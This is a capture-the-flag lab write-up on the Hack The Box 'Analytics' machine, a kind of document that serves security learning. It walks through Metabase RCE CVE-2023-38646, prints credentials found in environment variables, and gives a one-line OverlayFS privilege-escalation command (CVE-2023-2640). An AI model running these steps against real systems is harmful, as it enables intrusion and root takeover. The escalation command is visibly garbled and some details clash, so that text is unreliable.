

# Analytics machine

Ali BA FAQAS


March 10, 2024

## 1 Finding the Vulnerability

### 1.1 Nmap

As always we start by scanning ports and services, we used the option `-sV` so get the software version with the open ports

and we got the following result:



```
(aloosh@kali) - [~/Desktop/S2/SE/machines]
$ nmap -sV 10.10.11.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 18:28 CET
Nmap scan report for analytcal.htb (10.10.11.233)
Host is up (0.100s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds

(aloosh@kali) - [~/Desktop/S2/SE/machines]
$
```

Figure 1: result of Nmap.

As we can see, we have 2 open ports:

1. SSH (Port 22): OpenSSH 8.2p1 on Ubuntu.
2. HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to `http://analytical.htb/`.

With port 22 we can't do much with that services since we don't have credentials to login with, so lets go for port 80.

and when we googled the ip address of the machine we were redirected to <http://analytical.htb/> with error pag, to fix this we only need to add the ip and the host to our `/etc/hosts` in our local machine and we can see that the web page is now accessible.




Figure 2: MainPage.

while browsing to the main page we found a simple login page. Intercepting requests with Burp revealed a redirect to <http://data.analytical.htb>, so we added that subdomain to `/etc/hosts`.

Visiting <http://data.analytical.htb> displayed a login page for Metabase.




Figure 3: Metabase login page.

Metabase is an open source business intelligence tool. we looked for default credentials but apparently metabase doesn't have default credentials.

Brutforce didn't work too, so it was time to look for a known CVE, and indeed we found a known CVE with a public exploit.

## 1.2 CVE

CVE-2023-38646 is a critical vulnerability in Metabase open source and Metabase Enterprise editions. It allows an unauthenticated attacker to execute arbitrary commands on the server, at the server's privilege level. This means that the Metabase server can become a potential entry point for attacks

The screenshot displays the CVEDetails.com interface for CVE-2023-38646. The left sidebar contains navigation links for various vulnerability categories. The main content area provides detailed information about the vulnerability, including its description, publication and update dates, EPSS score, and CVSS scores. A table lists the CVSS scores, and a section of references is provided at the bottom.

**Vulnerability Details : CVE-2023-38646** Public exploit exists!

Metabase open source before 0.46.6.1 and Metabase Enterprise before 1.46.6.1 allow attackers to execute arbitrary commands on the server, at the server's privilege level. Authentication is not required for exploitation. The other fixed versions are 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2, and 1.43.7.2.

Published 2023-07-21 15:15:10 Updated 2023-08-09 18:15:13 Source MITRE View at NVD CVE.org

**Exploit prediction scoring system (EPSS) score for CVE-2023-38646**

Probability of exploitation activity in the next 30 days: **89.13%**

Percentile, the proportion of vulnerabilities that are scored at or less: **99.1%** [EPSS Score History](#) [EPSS FAQ](#)

**Metasploit modules for CVE-2023-38646**

**Metabase Setup Token RCE** Disclosure Date: 2023-07-22 First seen: 2023-09-11

exploit/linux/http/metabase\_setup\_token\_rce

Metabase versions before 0.46.6.1 contain a flaw where the secret setup-token is accessible even after the setup process has been completed. With this token a user is able to submit the setup functionality to create a new database. When creating a new database

[More information](#)

**CVSS scores for CVE-2023-38646**

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
<b>9.8</b>	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	<b>3.9</b>	<b>5.9</b>	nvd@nist.gov

**References for CVE-2023-38646**

<https://news.ycombinator.com/item?id=36812256>

Tell HN: Upgrade your Metabase installation immediately | Hacker News Issue Tracking

<https://www.metabase.com/blog/security-advisory>

Please upgrade your Metabase immediately

Vendor Advisory

Figure 4: CVE for metabase.

we found the public exploit in the following github




Figure 5: Github exploit.

the code in summery exploits an RCE vulnerability in Metabase by sending a crafted HTTP request to the /api/setup/validate endpoint. The request contains a malicious SQL statement that creates a trigger to execute arbitrary commands when a SELECT query is performed on a specific table. The attacker needs to know the target Metabase URL and a valid "Setup-Token" to exploit this vulnerability.




Figure 6: code exploit.


next step was to get the setup token that we gonna use in the exploit code, and it's found in /api/session/properties



### 3 user flag

The problem here that we didn't find any user flag at metabase user home directory, so we started to look for his credentials, and that was so easy because the first place we looked at was the environment variables, and there was metabase user's credentials.

```
META_USER=metalytics
META_PASS=An4lytics_ds20223#
```



```
aloosh@kali: ~/Desktop/S2/SE/machines/analytic/CVE-2023-38646-main
1a1feb88c9e1:/$ env
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=1a1feb88c9e1
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=/metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/..:/lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
=/usr/bin/env
OLDPWD=/metabase.db
1a1feb88c9e1:/$
```

Figure 10: env.

now as we have metabase credentials we can login using ssh and the user flag was just there!!:

```
L$ ssh metalytics@10.10.11.233
The authenticity of host '10.10.11.233 (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7M68TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.233' (ED25519) to the list of known hosts.
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun Feb 11 02:21:51 PM UTC 2024

System load:   python3 0.13427734375
Usage of /:    93.2% of 7.78GB
Memory usage: 25%
Swap usage:    0%
Processes:    155
Users logged in: 0
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.10.11.233
IPv6 address for eth0: dead:beef::250:56ff:feb9:683e

=> / is using 93.2% of 7.78GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Feb 11 13:06:06 2024 from 10.10.16.6
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ cat
user.txt
user.txt
user.txt
^C
metalytics@analytics:~$ cat user.txt
89eccc396fca6e6528217f58a8eda50
metalytics@analytics:~$
```

Figure 11: ssh to metabase user's account.

## 4 root flag

As we always like to do, we started by listing metabase user's sudo permissions, but we didn't get lucky:

```
metalytics@analytics:~$ sudo -l
[sudo] password for metalytics:
Sorry, user metalytics may not run sudo on localhost.
metalytics@analytics:~$
```

Figure 12: listing metabase user's sudo permissions.

then next step was to print system informations using `uname -a`:

```
Linux analytics 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
metalytics@analytics:~$
```

Figure 13: system informations.

we tried to look for a vulnerability for this version, we found an interesting vulnerability that will give us a root access.

CVE-2023-2640 is a vulnerability found in the OverlayFS module of the Ubuntu kernel. It allows an unprivileged user to set privileged extended attributes on mounted files, leading them to be set on the upper files without the appropriate security checks. This flaw can be exploited by a local attacker to gain elevated privileges

source: <https://www.crowdstrike.com/blog/crowdstrike-discovers-new-container-exploit/>  
then we execute the command found and we got root access

```
metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
metalytics@analytics:~$ ls -al /root/
ls: cannot open directory /root/: Permission denied
metalytics@analytics:~$ unshare -m sh -c "mkdir l u w m 86 cp /u/b/*p*3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m 86 touch u/*;" 86 u/python3 -c 'import os;import pty;os.setuid(0);pty.spawn("/bin/bash")'
root@analytics:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
```

Figure 14: root access.

and now we can freely read the root flag

```
drwxrwxr-x 5 metalytics metalytics 4096 Feb 12 09:18 w
root@analytics:~# ls -al /root
total 48
drwx----- 6 root root 4096 Feb 12 09:15 .
drwxr-xr-x 18 root root 4096 Aug 8 2023 ..
lrwxrwxrwx 1 root root 9 Apr 27 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 Apr 27 2023 .cache
drwxr-xr-x 3 root root 4096 Apr 27 2023 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r----- 1 root root 33 Feb 12 09:15 root.txt
drwxr-xr-x 2 root root 4096 Aug 25 15:14 .scripts
-rw-r--r-- 1 root root 66 Aug 25 15:14 .selected_editor
drwx----- 2 root root 4096 Apr 27 2023 .ssh
-rw-r--r-- 1 root root 39 Aug 8 2023 .vimrc
-rw-r--r-- 1 root root 165 Aug 8 2023 .wget-hsts
root@analytics:~# cat /root/root.txt
829c00aa5fe08ce7e7f01782cff91ab3
root@analytics:~#
```

Figure 15: root flag.